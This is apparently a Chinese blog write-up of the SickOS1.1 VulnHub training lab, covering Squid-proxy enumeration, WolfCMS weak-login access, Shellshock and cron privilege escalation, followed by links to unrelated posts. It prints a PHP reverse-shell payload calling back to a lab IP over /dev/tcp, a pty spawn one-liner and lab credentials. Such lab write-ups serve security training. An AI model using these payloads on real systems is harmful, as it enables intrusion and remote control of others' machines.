第三篇红队笔记-百靶精讲之SickOS

红队笔记3-SickOS1.1打靶流程解法1-穿越Squid代理的CMS渗透(vulnhub) 1.端口扫描:发现存活端口:22 ,3128(squid-http) ,8080,其中squid-http是个代理服务器2.开始访问3128,8080都访问不到,目录扫描也扫描不出结果,根据我们知道squid是个代理服务器,尝试Dirb -p参数,挂代理目录爆破,成功扫出来一些路径。然后浏览器设置代理访问,找到了wolfcms的页面。3.通过浏览器获得wolfcms后台路径,通过弱口令登录后台,寻找后台代码执行和文件上传的位置,构造反弹命令写入代码执行,反弹shell。 阅读详情

方法1

开始


主机发现

在这里插入图片描述


nmap扫描及思路分析

在这里插入图片描述



Squid代理分析与设置

  • 直接访问失败,结合nmap的-sV版本探索,得出应该是代理服务器(百度Squid 3128 确实是代理服务器)

    在这里插入图片描述

Web渗透



  • 目录遍历
    在这里插入图片描述


    在这里插入图片描述
  • 可以账号爆破,得admin admin账号密码
    在这里插入图片描述

获得系统初始Shell


  • 反弹shell
    在这里插入图片描述
    <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.30/7777 0>&1'");?>

    
    在这里插入图片描述

提权到SickOS账户


  • mysql配置文件config.php
    在这里插入图片描述
  • 尝试mysql用户密码 sickos john@123
    在这里插入图片描述

进一步提权

在这里插入图片描述



rooted

在这里插入图片描述

方法2


Nikto扫描

在这里插入图片描述


Shellshock漏洞原理


Shellshock验证

在这里插入图片描述


Shellshock获取初始系统shell

在这里插入图片描述
在这里插入图片描述

  • python -c “import pty;pty.spawn(‘/bin/bash’)”

    在这里插入图片描述


Cron自动任务提权

在这里插入图片描述


rooted

在这里插入图片描述

《Web安全实践》全套PPT课件2026(暨南大学) 获取 《Web安全实践》全套PPT课件2026(暨南大学)::https://download.youkuaiyun.com/download/m0_54748666/93732858。第2章远程代码执行漏洞与远程命令执行漏洞.ppx。第1章 SQL注入漏洞.pptx。第6章 SSRF漏洞.pptx。第8章逻辑漏洞(上)·pptx。第9章逻鑭漏洞(下)·pptx。第3章文件上传漏洞.pptx。第4章文件包含漏洞.pptx。第5章 XSS漏洞.pptx。第7章反序列化漏洞·pptx。 阅读详情

相关推荐

【SystemVerilog项目实践】4.AHB-SRAMC(验证计划)

验证计划

托马斯的博客 3659

「红队笔记」靶机精讲:SickOS1.1 - 穿越Squid代理的CMS渗透

本文是作者在观看B站《红队笔记》后做的一些笔记以及相关知识的补充。靶机精讲之SickOS1.1,vulnhub靶机,需要配置代理,穿越Squid实现对CMS渗透,完整的攻击链,对基本功要求比较高,不难,但也需要全局观和细节操作。能顺利完成本机渗透,也证明你在不断进步。此为方法一,本机还有全然不同的第二种打法。

m0_73612768的博客 1728

【Unity3D】RTS Engine 笔记一

RTS Engine 中配置一个新场景, 初步认识GameManager、设置地形以及配置地形网格搜索

ViYeye的博客 1648

「红队笔记」靶机精讲:SickOS1.1 - Shellshock原理和利用过程精讲

本文是作者在观看B站《红队笔记》后做的一些笔记及相关知识补充

m0_73612768的博客 1269

ABP多租户实现

abp会调用ITenantStore.Find(Guid)方法去查tenant是否存在。要骗过abp就得自己实现ITenantStore并替换原来的实现。abp会自动解jwt里的tenant id,并且尝试验证它。这时候我们之前实现的ITenantStore就可以骗过abp。你要不想骗它也成,反正这个类是可以依赖注入的,你爱咋验证就咋验证。不用open id dict,只用jwt,让abp轻起来。在原来生成jwt的地方加入tenantId。module上也要加DependsOn。

m0_46704355的博客 470

从0到1:提示工程架构师搭建Agentic AI系统的全流程实战手册

Agentic AI(自主智能体)是具备自主决策能力的大模型应用感知(Perceive):获取外部环境信息(比如代码仓库、用户输入、数据库数据);记忆(Memory):存储和检索历史信息(比如过去的审计记录、用户偏好);规划(Plan):将复杂任务拆解为可执行的步骤(比如“代码审计”拆成3步);行动(Act):调用工具或API完成具体操作(比如调用Git克隆仓库、调用Safety查漏洞);反馈(Feedback):根据结果调整策略(比如用户说“报告不够详细”,下次增加逻辑漏洞的分析深度)。

AI Agent Harness Engineering 1039

打靶:vulnhub中的SickOS1.1

复现视频:【「红队笔记」靶机精讲:SickOS1.1 - Shellshock原理和利用过程精讲】https://www.bilibili.com/video/BV14e4y1n7ua?是自带的一个web漏洞扫描器,可以识别目标网站,服务器上存在安全隐患的漏洞利用nikto去扫描网站是否有漏洞,有个shellshock漏洞。shellshock详细介绍用curl测试有否有shellshock漏洞。

qq_73865998的博客 2069

VS Code ESP-IDF无法找到源文件、头文件波浪线解决

背景:想要编译小智AI项目,可以正常编译。但是一些头文件,例如#include <nvs.h>等无法找到。

Hot_Ant的博客 1489

红队打靶:SickOS1.1详细打靶思路(vulnhub)

本文是vulnhub靶机sickos详细打靶过程,使用kali进行渗透。不同于单纯的writeup,本文详细提供了渗透的思路和每一步的用意。本文使用了squid代理分析+wolfcms渗透的思路获取shell。下一篇文章将详述利用shellshock漏洞进行渗透的思路。

Bossfrank的博客 3736

基于STM32L4XX、HAL库的DP83822 以太网收发器(PHY)驱动程序设计

一、简介:DP83822是德州仪器(TI)推出的一款低功耗、高性能10/100Mbps以太网物理层收发器(PHY)。它具有以下主要特性:支持10BASE-T和100BASE-TX以太网标准低功耗设计,适合嵌入式应用MII/RMII接口,方便与微控制器连接内置自检和诊断功能支持自动协商和手动配置工业级温度范围(-40°C至+85°C)

zhusl6688的博客 525

Unity零基础到进阶 | Unity Shader 深度硬核解析

